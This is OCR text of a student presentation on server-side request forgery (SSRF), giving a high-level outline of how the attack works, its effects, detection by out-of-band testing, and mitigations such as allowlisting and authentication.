
Avoiding Taking Input from headers and cookies

Param Miner

PATCHED PROGRAM

SERVER SIDE REQUEST FORGERY

OBJECTIVE: INDUCE THE SERVER-SIDE APPLICATION TO MAKE REQUESTS TO AN UNINTENDED LOCATION




1. Attacker manipulates original request

2.The vulnerable application receives the manipulated request and processes it.

3. The malicious request (“B”) is executed by the application.

HOW SERVER SIDE REQUEST FORGERY (SSRF) WORKS

SUCCESSFUL SSRF ATTACKS




Manipulate Target Web Server

Execute Malicious Code

Expose Sensitive Information

HOW TO DETECT SERVER SIDE REQUEST FORGERY ATTACKS




OAST

Out-of-band Application Security Testing

HOW TO MITIGATE SSRF ATTACKS

- Whitelisting / Blacklisting
- Proper Response Handling
- Proper Authentication

DEMO



THANK YOU

BY:

LIAW TAUR VUI

KELLY YUNG SIE YEE

JUN REN TAN